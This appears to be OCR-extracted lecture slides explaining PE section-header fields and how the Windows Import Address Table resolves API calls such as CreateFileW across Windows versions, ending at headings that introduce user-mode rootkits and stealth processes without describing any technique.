
Members	Meaning
VirtualSize	**The total size of the section** when loaded into memory, in bytes.
VirtualAddress	**The address of the first byte of the section** when loaded into memory (RVA)
SizeOfRaw Data	**The size of the section data on disk**, in bytes.
PointerToRawData	**The address of the first byte of the section on disk**.
Characteristics	The characteristics of the image.



https://docs.microsoft.com/en-us/windows/desktop/api/winnt/ns-winnt-_image_section_header

Implicit Linking and IAT (Import Address Table)

- Notepad.exe Call CreateFileW() → Call **0x01001104** → Call **0x7C810CD9**



Implicit Linking and IAT (Import Address Table)

- Notepad.exe Call CreateFileW() → Call **0x01001104** → Call **0x7C810CD9**

Call **0x01001104**

↓ Look up

IAT Table

Function Name	IAT Address	Real Address
…		
CreateFileW()	**0x01001104**	**0x7C810CD9**
…		


When the application was first compiled, it was designed so that all API calls will **NOT** use **direct hardcoded addresses** but rather work through a function pointer.

This was accomplished through the use of **an import address table**. This is a table of function pointers filled in by the windows loader as the dlls are loaded.

IAT (Import Address Table)

- **Support different Windows Version (9X, 2K, XP, Vista, 7, 8, 10)**

Call CreateFileW() --> Call **0x01001104**



XP IAT Table


Function Name	IAT Address	Real Address
…		
CreateFileW()	**0x01001104**	**0x7C810CD9**
…		

Windows 7


Function Name	IAT Address	Real Address
…		
CreateFileW()	**0x01001104**	**0x7C81FFFF**
…		

IAT (Import Address Table)


- **Support DLL Relocation**




Look up IAT Table with PEview




Stealth process
(User-mode rootkits)



Processes in Windows




Stealth Process



Northrop Grumman B-2 Spirit

Stealth Process



